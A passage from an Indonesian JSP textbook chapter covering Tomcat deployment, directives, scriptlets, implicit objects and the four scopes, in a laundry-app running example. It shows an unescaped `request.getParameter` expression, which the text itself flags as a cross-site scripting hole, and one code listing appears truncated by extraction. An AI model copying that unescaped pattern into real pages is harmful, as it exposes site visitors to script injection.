7.7.4 Langkah 5: men-*deploy*

Ada tiga cara, dan semuanya berakhir di tempat yang sama.

Salin sendiri berkasnya. Taruh `laundry.war` di `CATALINA_HOME/webapps/`. Tomcat memperhatikan berkas baru itu dalam beberapa detik, membongkarnya ke `webapps/laundry/`,

dan menjalankannya; tidak perlu memulai ulang. Untuk menghapus aplikasi, hapus berkas WAR-nya dan Tomcat akan meng-*undeploy*-nya.

Mintalah kepada *manager*. Kotak *WAR file to deploy* di sana melakukan hal yang sama. **HTTP 401** di sana berarti *manager* menolak kredensial Anda — periksa perannya (`manager-gui` untuk peramban, `manager-script` untuk skrip) dan mulai ulang setelah menyunting `tomcat-users.xml`.

Mintalah kepada VS Code. Dengan Community Server Connectors, *Add Deployment* → *File* → *dist/laundry.war*, lalu *Publish Server (Full)*, seperti di Subbab 7.3.6.


Sebelum menjalankannya pertama kali, salin `Code_new/Chapter07/data/laundry.db` ke `profitina-laundry/laundry.db` di folder *home* Anda, tempat yang ditunjuk `laundry.db.url`; log saat mulai menyebut basis data yang dibukanya.

7.7.5 Langkah 6: meminta halaman

Uraikan sebuah alamat, karena tiga bagiannya adalah tiga tingkat penamaan: pada `http://localhost:8080/laundry/bills`, `localhost:8080` adalah **server**, `/laundry` adalah **context path** — aplikasinya, secara bawaan nama berkas WAR — dan `/bills` adalah **pola URL** sebuah komponen. Di Tomcat, halaman kecil `greeting.jsp` yang di-*deploy* dalam aplikasi `hello2` akan menjawab di `http://localhost:8080/hello2/greeting.jsp`. **Gambar 7.14** memperlihatkan halaman itu dilayani MiniJSP, yang hanya menjalankan satu aplikasi sehingga tidak memiliki *context path*: alamatnya hanya server dan halamannya.

Gambar 7.14 Halaman JSP yang menjawab di `http://127.0.0.1:8751/greeting.jsp` dan menanyakan nama. Tidak ada bagian halaman yang memberi tahu peramban bahwa Java terlibat.

Ketikkan sebuah nama, tekan **Submit**, dan responsnya muncul — **Gambar 7.15**.



Gambar 7.15 Responsnya. Bilah alamat kini berbunyi `.../greeting.jsp?username=Hannah`, dan halaman bertambah satu baris: **Hello, Hannah!** Nilainya menumpang di *query string*, komponen membacanya menurut nama, dan halaman mencetaknya.

Bilah alamat pada **Gambar 7.15** adalah GET dari Bab 1 dan `$_GET` dari Bab 3; *servlet* membaca nilainya sebagai `request.getParameter("username")` dan halaman sebagai `${param.username}`, seperti yang dilakukan `greeting.jsp`, yang mencetaknya melalui `<c:out>` agar nama yang memuat `<` tidak menjadi *markup*.

> **CONTOH.** Berkas WAR-nya `laundry.war`, `BillListServlet` membawa `@WebServlet("/bills")`, dan Tomcat berjalan di port 8080 mesin Anda sendiri. Alamat apa yang mencapai *servlet* itu, dan apa yang salah dengan `<a href="/bills">` di dalam salah satu halamannya?
>
> Server `http://localhost:8080`, *context path* `/laundry` dari nama berkas, pola `/bills`: alamatnya `http://localhost:8080/laundry/bills`. Tautan `<a href="/bills">` menunjuk `http://localhost:8080/bills`, tanpa *context path*, dan itu menghasilkan 404. Karena itu setiap tautan di halaman Laundry ditulis `${ctx}/bills`, dengan `ctx` ditetapkan sekali, di *header* halaman, sebagai `${pageContext.request.contextPath}` (**Kode 7.44**). Ganti nama WAR menjadi `toko-cuci.war` dan semua tautan tetap berfungsi.

7.8 Direktif

7.8.1 Apa itu direktif

> **DEFINISI. Direktif** adalah pesan kepada *container* JSP tentang *struktur servlet* yang akan dihasilkannya. Direktif tidak menghasilkan keluaran sendiri. Sintaksisnya `<%@ directive attribute="value" ... %>`, dan direktif diproses pada fase penerjemahan, bukan fase permintaan.

Direktif dipatuhi sekali, ketika halaman diubah menjadi Java, dan efeknya tertanam di dalam kelas; tidak ada hal tentang direktif yang dapat bergantung pada siapa yang meminta. Ada tiga: `page`, `include`, dan `taglib`.

7.8.2 Direktif `page`

Direktif `page` memberi informasi tingkat tinggi tentang *servlet* yang dihasilkan dari halaman: kelas apa yang diimpornya, jenis konten apa yang dihasilkannya, bagaimana ia menangani *thread*, dan halaman mana yang menangani galatnya. **Tabel 7.4** mencantumkan atribut yang penting.

Tabel 7.4 Atribut direktif `page`. Enam yang pertama muncul di halaman-halaman bab ini; sisanya dicantumkan agar Anda dapat membaca halaman buatan orang lain.

Atribut	Contoh	Fungsinya
`import`	`<%@ page import="java.util.*" %>`	Menambahkan `import` ke kelas yang dihasilkan
`contentType`	`<%@ page contentType="text/html; charset=UTF-8" %>`	Menetapkan jenis MIME dan himpunan karakter respons
`pageEncoding`	`<%@ page pageEncoding="UTF-8" %>`	Menyatakan penyandian berkas `.jsp` itu sendiri
`isThreadSafe`	`<%@ page isThreadSafe="true" %>`	`true` adalah bawaan: satu *instance* melayani banyak *thread*
`errorPage`	`<%@ page errorPage="error.jsp" %>`	Halaman yang ditampilkan jika halaman ini melempar eksepsi
`isErrorPage`	`<%@ page isErrorPage="true" %>`	Menandai halaman galat, sehingga ia memiliki objek `exception`
`session`	`<%@ page session="false" %>`	`true` adalah bawaan: temukan atau buat sesi secara otomatis
`buffer`	`<%@ page buffer="16kb" %>`	Ukuran *buffer* keluaran sebelum apa pun dikirim
`info`	`<%@ page info="Bill list" %>`	Keterangan yang dapat dilaporkan *container*
`extends`	jarang dipakai	Memaksakan kelas induk bagi *servlet* yang dihasilkan

Beberapa baris **Tabel 7.4** layak diberi lebih dari satu kalimat.

`import` adalah `import` Java: dengan `<%@ page import="java.time.LocalDate" %>`, `index.jsp` milik MiniJSP dapat menulis `<%= LocalDate.now() %>`.

`contentType` menentukan apa yang dikira peramban telah diterimanya; separuh `charset=UTF-8`-nya menjaga nama beraksen tetap utuh, dan setiap halaman Laundry mendapatkannya dari *header* bersama.

`isThreadSafe` adalah jebakan berlabel ramah: `true`, nilai bawaannya, adalah *janji Anda* bahwa banyak *thread* boleh menjalankan halaman bersamaan, bukan layanan yang diberikan *container*. Menetapkannya `false` sudah usang (*deprecated*); jawaban yang benar adalah tidak memiliki keadaan bersama yang dapat berubah.

Beberapa direktif `page` boleh muncul di satu berkas; halaman galat Laundry menyatakan `isErrorPage="true"` dan mewarisi `contentType` dari *header* yang disertakannya.

7.8.3 Direktif `include`

`<%@ include file="/WEB-INF/jspf/header.jspf" %>` diproses ketika halaman diterjemahkan menjadi kelas *servlet*, dan efeknya adalah menyisipkan *teks* berkas lain — konten statis atau potongan JSP lain — ke dalam halaman yang menyertakannya. Direktif ini untuk spanduk, menu, baris hak cipta, atau potongan apa pun yang ingin dipakai ulang.

Kata kuncinya adalah **teks**: ini tempelan, dilakukan sebelum penerjemahan, sehingga dua berkas menjadi satu halaman.

> **WAWASAN KUNCI.** Setelah direktif `include` diproses, yang ada hanya satu halaman. Variabel yang ditetapkan di berkas yang disertakan terlihat di berkas yang menyertakannya, karena keduanya adalah metode hasil yang sama. Setiap *view* Laundry memanfaatkannya:

> `header.jspf` menetapkan `ctx` dengan `<c:set>` dan mendeklarasikan pustaka tag, dan halaman di bawahnya memakai keduanya seolah-olah ia sendiri yang melakukannya.

Ekstensi `.jspf` (f untuk *fragment*, potongan) adalah konvensi yang menandai sepotong halaman: `header.jspf` membuka `<html>`, `<body>`, dan `<main>`, dan `footer.jspf` menutupnya.

7.8.4 Direktif `taglib`

`<%@ taglib prefix="c" uri="jakarta.tags.core" %>` mendeklarasikan pustaka tag yang harus ditafsirkan *container*. `uri` menyebut pustakanya — sekumpulan kelas Java, masing-masing menangani satu tag. `prefix` memilih huruf yang Anda tulis sebelum titik dua untuk menjangkaunya: setelah baris itu, `<c:forEach>` berarti "tag `forEach` dari pustaka yang saya namai `c`". Awalan itu bebas Anda pilih; `c` untuk *core* dan `fn` untuk *functions* adalah konvensi universal, dan mengikuti konvensi lebih berharga daripada kecerdikan. URI pendek `jakarta.tags.core`, `jakarta.tags.fmt`, dan `jakarta.tags.functions` milik Jakarta Tags 3.0; halaman lama memakai bentuk panjang `http://java.sun.com/jsp/jstl/core`.

7.8.5 Sintaksis bercorak XML

Sejak JSP 1.2 setiap elemen *scripting* memiliki bentuk XML, **Kode 7.16**. Bentuk ini ada agar halaman dapat ditulis sebagai dokumen XML yang *well-formed* — berkas `.jspx` — dan diolah dengan perkakas XML dari Bab 6: validator, pengubah, dan API XML Java.

Kode 7.16 Sintaksis XML untuk tiga elemen *scripting*. Artinya persis sama dengan `<% %>`, `<%= %>`, dan `<%! %>`.

```
<jsp:scriptlet> int kilos = 4; </jsp:scriptlet>
<jsp:expression> kilos * 12000 </jsp:expression>
<jsp:declaration> private int hits = 0; </jsp:declaration>
```

7.9 Elemen *Scripting*: Ekspresi, *Scriptlet*, Deklarasi

Elemen *scripting* menyisipkan Java ke dalam *servlet* yang dihasilkan. Kenalilah, karena halaman yang Anda warisi penuh dengannya; minimalkan pemakaiannya di halaman yang Anda tulis. **Tabel 7.5** adalah ringkasannya, dan kolom ketiganya menjelaskan segala hal lainnya.

Tabel 7.5 Tiga elemen *scripting* dan komentar JSP. Deklarasi tidak berada di dalam metode, dan itulah sebabnya perilakunya sangat berbeda dari dua lainnya.

Bentuk	Ditulis sebagai	Tempat kode berakhir	Diakhiri titik koma?
Ekspresi	`<%= expr %>`	Di dalam `_jspService`, sebagai `out.print(expr);`	**Tidak**
Scriptlet	`<% code %>`	Di dalam `_jspService`, apa adanya	Ya, setiap pernyataan
Deklarasi	`<%! code %>`	Di dalam **kelas**, di luar semua metode	Ya
Komentar	`<%-- text --%>`	Tidak di mana pun	—

7.9.1 Ekspresi

> **DEFINISI. Ekspresi JSP**, `<%= expr %>`, dievaluasi pada fase permintaan; hasilnya diubah menjadi `String` dan disisipkan ke keluaran *servlet*. Ekspresi setara dengan `out.print(expr)`.

Ekspresi **boleh memakai objek implisit**, karena ia dihasilkan di dalam `_jspService`; ekspresi **tidak boleh diakhiri titik koma**; dan ia **harus berupa ekspresi**, bukan pernyataan — gunakan `<%= x ? y : z %>`, bukan `if`. **Kode 7.17** memperlihatkan pemakaian klasiknya.

Kode 7.17 Enam ekspresi. Dua yang pertama hanya memakai Java; empat terakhir memakai objek implisit, dan itulah yang menjadikan halaman JSP sebuah halaman *web*, bukan sekadar program yang mencetak.

```
Current time: <%= new java.util.Date() %>
Random number: <%= Math.random() %>
Your hostname: <%= request.getRemoteHost() %>
Your parameter: <%= request.getParameter("yourParameter") %>
Server: <%= application.getServerInfo() %>
Session ID: <%= session.getId() %>
```

`implicit.jsp` milik MiniJSP mengevaluasi padanan empat di antaranya; **Kode 7.18** memuat nilai sebenarnya dari satu permintaan.

Kode 7.18 Nilai sebenarnya untuk empat ekspresi di **Kode 7.17**. Id sesi ditampilkan terpotong, dengan alasan yang diberikan di Subbab 7.17.

```
Your hostname:  127.0.0.1
Server:         MiniJSP/1.0 (JDK 21.0.10)
Session ID:     C673F04A…
Current time:   Wed Sep 23 16:40:25 ICT 2026
```

> **`<%= request.getParameter("x") %>` adalah lubang *cross-site scripting* dari Bab 3, dalam Java.** Apa pun yang diketik pengunjung langsung masuk ke halaman. Jika ia mengetik elemen `<script>`, skrip itu berjalan di peramban siapa pun yang melihat halaman berikutnya. Java tidak mengubah obatnya: lakukan *escape* pada keluaran. Di JSP alatnya adalah `<c:out>`, dan Subbab 7.14 memperlihatkannya menghentikan serangan persis seperti ini.

7.9.2 *Scriptlet*

> **DEFINISI. Scriptlet**, `<% code %>`, menyisipkan pernyataan Java sembarang ke dalam metode `_jspService` yang dihasilkan, tepat di tempat *scriptlet* itu berada.

Scriptlet dapat melakukan hal yang tidak dapat dilakukan ekspresi: menetapkan *header* respons dan kode status, menulis ke log, memperbarui basis data, serta menjalankan perulangan dan percabangan. **Kode 7.19** memuat dua *scriptlet* kecil.

Kode 7.19 Dua *scriptlet*: satu mencetak *query string*, satu mengubah jenis konten respons.

```
<%
String queryData = request.getQueryString();
out.println("Attached GET data: " + queryData);
%>

<% response.setContentType("text/plain"); %>
```

`implicit.jsp` milik MiniJSP mencetak *query string* dengan cara yang sama. Untuk permintaan `/implicit.jsp?phone=0896-0000-9434&service=S0002` ia mencetak **Kode 7.20**.

Kode 7.20 *Query string* sebagaimana diterima dan diurai *container*. `request.getQueryString()` memberi teks mentahnya; `request.getParameter` memberi satu nilai hasil penguraian.

```
Query string: phone=0896-0000-9434&service=S0002
phone = 0896-0000-9434
service = S0002
```


7.9.3 *Scriptlet* yang merentang HTML: perulangan

Scriptlet tidak harus berupa satu blok utuh. Kurung kurawal yang dibuka di satu *scriptlet* dapat ditutup di *scriptlet* lain dengan HTML di antaranya, karena kode yang dihasilkan hanyalah deretan pernyataan dan pemanggilan `out.write`. **Kode 7.21**, dari aplikasi Duke's Bookstore dalam tutorial Java, menelusuri keranjang belanja dan menulis satu baris tabel untuk setiap barang.

Kode 7.21 Perulangan keranjang belanja. `while` dibuka di *scriptlet* pertama dan ditutup di *scriptlet* terakhir; teks templat dan ekspresi di antaranya adalah badan perulangan, ditulis sekali untuk setiap barang.

```
<%
    Iterator i = cart.getItems().iterator();
    while (i.hasNext()) {
        ShoppingCartItem item = (ShoppingCartItem) i.next();
        BookDetails bd = (BookDetails) item.getItem();
%>
        <tr>
            <td align="right" bgcolor="#ffffff">
                <%= item.getQuantity() %>
            </td>
            <td bgcolor="#ffffaa">
                <strong><a href="<%= request.getContextPath() %>/bookdetails?bookId=<%=
bd.getBookId() %>"><%= bd.getTitle() %></a></strong>
            </td>
        </tr>
<%
    // End of while
    }
%>
```

Gambar 7.16 memperlihatkan hasil perulangan berbentuk seperti itu di peramban, dari halaman kecil yang `while`-nya dibuka dan ditutup di *scriptlet* terpisah persis seperti **Kode 7.21**, atas keranjang berisi dua buku.



Gambar 7.16 Keranjang berisi dua barang, dilayani MiniJSP. Setiap baris ditulis oleh satu putaran perulangan `while`; subtotal di bawahnya dihitung dalam perulangan yang sama dan dicetak oleh sebuah ekspresi.

Kode 7.22 membuat sketsa hasil terjemahan perulangan itu — dan pada saat inilah misterinya sirna.

Kode 7.22 Garis besar hasil terjemahan **Kode 7.21**. HTML di antara *scriptlet* menjadi pemanggilan `out.write` di dalam badan `while`. Tidak pernah ada kecerdikan apa pun di sana.

```
Iterator i = cart.getItems().iterator();
while (i.hasNext()) {
    ShoppingCartItem item = (ShoppingCartItem) i.next();
    BookDetails bd = (BookDetails) item.getItem();
    out.write("\t\t<tr>\n");
    out.write("\t\t\t<td align=\"right\" bgcolor=\"#ffffff\">\n");
    out.print(item.getQuantity());
    out.write("\n\t\t\t</td>\n");
    // ... the other cells, written the same way ...
    out.write("\t\t</tr>\n");
    // End of while
}
```

CONTOH. Jika `cart.getItems()` berisi dua barang, berapa elemen `<tr>` yang dihasilkan **Kode 7.21**? `hasNext()` bernilai benar, badan berjalan, satu `<tr>` ditulis; benar lagi, satu lagi; salah, perulangan berakhir. Dua baris — persis yang tampak di **Gambar 7.16**, di atas subtotal 79.94 untuk barang seharga 39.95 dan 39.99, dan aritmetikanya cocok: $39.95 + 39.99 = 79.94$.

Kurung kurawal yang tidak ditutup. Hapus *scriptlet* terakhir di **Kode 7.21**, maka metode yang dihasilkan memiliki kurung kurawal terbuka tanpa pasangan. Kompilator melaporkan "insert `}` to complete Block" pada suatu baris di berkas hasil dan menunjuk akhir halaman, bukan perulangannya. Bila halaman JSP melaporkan galat kurung kurawal, carilah *scriptlet* yang membuka blok dan tidak pernah menutupnya. Inilah alasan terkuat untuk `<c:forEach>` (Subbab 7.14), yang tidak mungkin dibiarkan terbuka tanpa tag yang jelas-jelas tidak tertutup.

7.9.4 Deklarasi

DEFINISI. Deklarasi, `<%! code %>`, mendefinisikan *field* atau metode yang disisipkan ke dalam **badan kelas *servlet***, di luar `_jspService`. Objek implisit **tidak** dapat diakses dalam deklarasi, karena objek-objek itu adalah variabel lokal milik metode yang tidak ditempati deklarasi.

Karena itu `<%! private String host = request.getRemoteHost(); %>` gagal dengan "cannot find symbol: request": seperti tampak di **Kode 7.9**, deklarasi mendarat di luar metode tempat `request` berada.

Deklarasi memiliki dua pemakaian yang tepat. Yang pertama adalah **metode pembantu**, agar perhitungan yang rumit tidak berada di tengah halaman, seperti pada **Kode 7.23**.

Kode 7.23 Metode yang dideklarasikan di halaman dan dipanggil dari sebuah ekspresi.

```
<H1>Some heading</H1>
<%!
    private String randomHeading() {
        return("<H2>" + Math.random() + "</H2>");
    }
%>
<%= randomHeading() %>
```

Kode 7.24 adalah sketsa kode *servlet* yang dihasilkan; bandingkan dengan **Kode 7.6** dan **Kode 7.9**, yang berbentuk sama dan dihasilkan oleh penerjemah sungguhan.

Kode 7.24 Sketsa *servlet* yang dihasilkan dari **Kode 7.23**. Metodenya menjadi anggota kelas; badan halaman berada di dalam `_jspService`; `session` dan `out` adalah variabel lokal yang dideklarasikan *container*.

```
public class xxxx implements HttpJSPPage {
    private String randomHeading() {
        return("<H2>" + Math.random() + "</H2>");
    }
    public void _jspService(HttpServletRequest request,
                            HttpServletResponse response)
                        throws ServletException, IOException {
        response.setContentType("text/html");
        HttpSession session = request.getSession(true);
        JSPWriter out = response.getWriter();
        out.println("<H1>Some heading</H1>");
        out.println(randomHeading());
        // ...
    }
}
```

`counter.jsp` berisi metode pembantu yang sama; keluaran sebenarnya adalah baris-baris `<h3>` di **Kode 7.11**.

Pemakaian tepat yang kedua adalah **meng-*override* metode siklus hidup** untuk memegang sumber daya mahal yang dipakai bersama oleh semua permintaan, seperti pada **Kode 7.25**.

Kode 7.25 Deklarasi yang memegang objek akses data, dibuat di `jspInit()` dan dilepas di `jspDestroy()`: dibuat sekali, dipakai semua permintaan, dibersihkan di akhir.

```
<%!
    private BookDBAO bookDBAO;
    public void jspInit() {
        // ... look the data access object up, once ...
    }
    public void jspDestroy() {
        // ... release it, once ...
    }
%>
```

Objek akses data bersifat **bersama dan tanpa keadaan**; nama pelanggan bersifat **per permintaan**. Tolok ukurnya: *apakah dua pengunjung serentak menginginkan nilai yang berbeda?* Jika ya, nilai itu tidak boleh menjadi deklarasi. (Aplikasi Laundry melangkah lebih jauh dan menyimpan DAO-nya di *application scope*, dibangun oleh *listener* di Subbab 7.16.)

7.9.5 Komentar JSP, dan tiga macam tak terlihat

Ada tiga cara menulis sesuatu yang tidak tampak di halaman, **Kode 7.26**, dan ketiganya tak terlihat dalam tiga pengertian yang berbeda.

Kode 7.26 Tiga komentar yang berperilaku berbeda. Hanya yang pertama tidak terlihat oleh penerjemah; hanya yang kedua melintasi jaringan.

```
<%-- A JSP comment. Removed at translation. Never reaches the browser. --%>

<!-- An HTML comment. Sent to the browser, hidden by the browser,
     visible in View Source. -->

<% // A Java comment. Inside the generated method. Never reaches the browser. %>
```

Komentar JSP boleh berisi apa saja, karena penerjemah membuangnya tanpa membaca. Komentar HTML dikirim ke setiap pengunjung: `<!-- TODO: the manager password is still admin -->` diumumkan kepada seluruh dunia.

7.10 Objek Implisit

7.10.1 Asal-usulnya

Halaman JSP dapat memakai objek-objek tertentu yang selalu tersedia tanpa perlu dideklarasikan. Objek-objek itu dibuat oleh *container*, dan masing-masing adalah *instance* dari kelas atau antarmuka Servlet API. Anda sudah melihat mengapa objek itu ada: lihat lagi bagian atas **Kode 7.6**, tempat penerjemah mendeklarasikannya sebelum kode halaman Anda dimulai.

> **DEFINISI. Objek implisit** adalah variabel lokal yang dideklarasikan penerjemah JSP di bagian atas `_jspService`. Objek-objek itu adalah objek Java biasa dengan tipe biasa; Anda boleh memanggil metode apa pun yang dimiliki kelasnya.

Tabel 7.6 adalah daftar lengkapnya.

Tabel 7.6 Sembilan objek implisit. Tujuh yang pertama ada di setiap halaman; `page` adalah `this`; `exception` hanya ada di halaman galat.

Nama	Tipe	Hidup selama	Paling sering dipakai untuk
`request`	`HttpServletRequest`	permintaan ini	`getParameter`, `getHeader`, `setAttribute`
`response`	`HttpServletResponse`	permintaan ini	`setContentType`, `addCookie`, `sendRedirect`
`out`	`JspWriter`	permintaan ini	`print`, `write`
`session`	`HttpSession`	peramban ini	mengingat antarpermintaan
`application`	`ServletContext`	seluruh aplikasi	data bersama, `getInitParameter`, `log`
`config`	`ServletConfig`	halaman ini	parameter awal milik halaman ini
`pageContext`	`PageContext`	permintaan ini	menjangkau keempat *scope* sekaligus
`page`	`Object`	objek halaman	`this`, dan hampir tidak pernah dipakai
`exception`	`Throwable`	permintaan ini	hanya di halaman dengan `isErrorPage="true"`

7.10.2 Kesembilannya, dari satu permintaan sungguhan

`implicit.jsp` milik MiniJSP mencetak setiap objek itu. **Kode 7.27** adalah hasilnya untuk satu permintaan, dengan HTML dibuang.

Kode 7.27 Keluaran sebenarnya dari `implicit.jsp`: satu permintaan, sembilan objek, tidak satu pun dideklarasikan oleh halaman.

```
request      HttpServletRequest    GET /implicit.jsp from 127.0.0.1
response     HttpServletResponse   content type text/html; charset=UTF-8
session      HttpSession           id C673F04A…, new = true
application  ServletContext        MiniJSP/1.0 (JDK 21.0.10)
out          JspWriter             this sentence was written by out.print()
config       ServletConfig         servlet name implicit_jsp
pageContext  PageContext           can reach all four scopes: PageContext
page         Object                the page instance itself, jsp.implicit_jsp
exception    Throwable             only on a page with isErrorPage="true" — see error.jsp
```

7.10.3 Empat yang benar-benar akan Anda pakai

`request` adalah tempat tibanya segala yang dikirim pengunjung. `getParameter(name)` mengembalikan nilai pertama untuk sebuah nama, atau `null` jika tidak ada — dan `null`, bukan

string kosong, adalah cara membedakan isian yang tidak dikirim dari isian yang kosong. `getParameterValues(name)` mengembalikan semua nilai, yang diperlukan sekelompok kotak centang bernama sama.

> **`getParameter` dapat mengembalikan `null`, dan `null.trim()` melempar eksepsi.** Kotak centang yang tidak dicentang tidak mengirim apa pun, sehingga `request.getParameter("express")` bernilai `null` — dan justru begitulah cara mendeteksinya. Namun kode yang menulis `request.getParameter("rack").trim()` melempar `NullPointerException` begitu ada formulir yang tiba tanpa isian itu. Karena itu setiap *controller* Laundry membaca parameter melalui satu metode pembantu kecil, `Validator.field`, yang mengubah `null` menjadi `""` dan memangkas spasi (**Kode 7.46**).

`response` menjawab (`setContentType`, `addCookie`, `sendRedirect`, `setStatus`); **`session`** adalah penyimpanan milik peramban di server (Subbab 7.17).

`application` adalah penyimpanan milik semua orang; `application.getInitParameter("shopName")` membaca sebuah `<context-param>`, dan `application.log(…)` menulis ke log *container*.

> **CONTOH.** Sebuah formulir memiliki sekelompok kotak centang yang semuanya bernama `service`, dan kasir mencentang dua. Apa yang dikembalikan `request.getParameter("service")` dan `request.getParameterValues("service")`?
>
> `getParameter` hanya mengembalikan nilai **pertama** — misalnya `S0001`. `getParameterValues` mengembalikan `String[]` sepanjang 2 yang memuat keduanya. Kode yang membaca isian berulang dengan `getParameter` diam-diam kehilangan data, dan bug itu baru tampak ketika seseorang mencentang dua kotak. Bila sebuah isian dapat berulang, gunakan `getParameterValues`, dan ingat bahwa hasilnya pun dapat `null`.

7.11 Empat *Scope*

7.11.1 Gagasannya

Setiap aplikasi web terus-menerus bertanya **berapa lama nilai ini harus hidup?** Daftar harga, selama aplikasi hidup; siapa yang sedang login, selama kunjungan; nota yang ditemukan sekarang, selama satu permintaan. JSP memberi satu kotak untuk setiap jawaban, dan nilai yang ditaruh di kotak yang tepat lenyap pada waktu yang tepat.

> **DEFINISI. Scope** (cakupan) adalah peta bernama dari string ke objek, dengan masa hidup tertentu. Keempatnya adalah **page** (halaman ini, permintaan ini), **request** (permintaan ini, termasuk *forward* atau *include* di dalamnya), **session** (peramban ini, sampai ia pergi), dan **application** (semua peramban, sampai aplikasi berhenti).

Tabel 7.7 menjabarkannya, beserta pemakaian masing-masing di aplikasi Laundry.

Tabel 7.7 Empat *scope*. Membaca kolom "sampai" dari atas ke bawah sama dengan membaca empat jawaban atas pertanyaan "berapa lama ini harus hidup?"

Scope	Dipegang oleh	Hidup sejak	Sampai	Di aplikasi Laundry
page	`pageContext`	awal halaman ini	akhir halaman ini	`ctx`, variabel perulangan `b`
request	`request`	permintaan tiba	respons terkirim	`bills`, `bill`, `form`, `errors`
session	`session`	permintaan pertama dari sebuah peramban	habis waktu, logout, peramban ditutup	`user`, `csrf`, `flash`
application	`application`	*deploy*	*undeploy* atau server dimatikan	`billDao`, `services`, `outlets`

7.11.2 Mengamati pergerakannya

`scopes.jsp` milik MiniJSP menyimpan satu pencacah di setiap *scope*; **Kode 7.28** adalah *scriptlet*-nya.

Kode 7.28 Empat pencacah, satu untuk setiap *scope*. Perhatikan uji `null` pada masing-masing: atribut yang belum pernah ditetapkan terbaca sebagai `null`, dan begitulah cara membedakan "pertama kali" dari "nol".

```
<%@ page contentType="text/html; charset=UTF-8" %>
```

Dua permintaan berturut-turut dari peramban yang sama menghasilkan **Kode 7.29**.

Kode 7.29 Keluaran sebenarnya dari dua permintaan ke `scopes.jsp`. Pencacah halaman tidak pernah bergerak; cap waktu permintaan baru setiap kali dan tidak mengingat apa pun; pencacah sesi dan aplikasi naik bersama.

```
first request                          second request
page          1                        page          1
request       1790156426002            request       1790156426036
session       1                        session       2
application   1                        application   2
```

Page tidak pernah bergerak (variabel lokal); **request baru setiap kali**; **session dan application naik bersama** — tetapi dari peramban kedua, sesi mulai lagi dari 1 sementara pencacah aplikasi terus berlanjut. Perbedaan itulah perbedaan antara kedua *scope* tersebut.

> ***Application scope* dipakai bersama oleh semua orang, pada saat yang sama.** Dua permintaan serentak dapat sama-sama membaca 7 dan sama-sama menulis 8 — balapan (*race*) yang sama dengan Subbab 7.5.6, dengan alasan yang sama. Simpan di sana hanya hal yang lebih banyak dibaca (aplikasi Laundry menyimpan daftar harga dan DAO), dan taruh pencacah yang harus tepat di tempat yang hanya ditulis oleh satu pihak: basis data, dengan `UPDATE … SET n = n + 1`.

7.11.3 Urutan pencarian

`pageContext.findAttribute(name)` menelusuri keempat peta secara berurutan — page, request, session, application — dan mengembalikan temuan pertama. Urutan itulah persisnya arti `${name}` di *Expression Language*, dan itulah sebabnya `bills.jsp` dapat menulis `${bills}` tanpa menyebut di mana `bills` berada. Urutan itu juga menjelaskan satu golongan bug yang membingungkan: bila satu nama ada di dua *scope*, yang lebih sempit menang, sehingga `bill` basi yang tertinggal di *session scope* tertutup oleh `bill` segar yang ditaruh *controller* di *request scope* — sampai suatu

hari *controller* lupa. Bila sebuah halaman menampilkan data kemarin, carilah nama yang ada di dua tempat, dan bila penting, sebutkan *scope*-nya secara eksplisit: `${sessionScope.user}`, `${applicationScope.outlets}`.

7.12 JavaBean dan Aksi `jsp:`

7.12.1 Apa itu *bean*

> **DEFINISI. JavaBean** adalah kelas Java biasa yang mematuhi tiga aturan: kelasnya publik dengan **konstruktor publik tanpa argumen**; *field*-nya privat; dan setiap **properti** diungkapkan melalui `getX()` publik — atau `isX()` untuk boolean — dan, jika dapat ditulis, `setX(value)` publik. Properti ditentukan oleh metodenya, bukan oleh *field*: `getPaymentRupiah()` menjadikan `paymentRupiah` properti yang dapat dibaca walaupun tidak ada *field* bernama itu.

Semua yang membaca *bean* melakukannya dengan refleksi, mencari `get` ditambah nama properti berhuruf awal kapital; tidak ada antarmuka atau kelas induk. **Kode 7.30** adalah *bean* yang menjadi pusat halaman-halaman Laundry.

Kode 7.30 `Bill.java`, *bean* di balik setiap nota yang ditampilkan halaman. Lima metode terakhir adalah properti *turunan*: `${bill.balanceRupiah}`, `${bill.quantity}`, `${bill.cancelled}`, dan `${bill.nextStatus}` semuanya berfungsi, dan tidak ada yang disimpan di kelas itu.

```java
package laundry.model;

/**
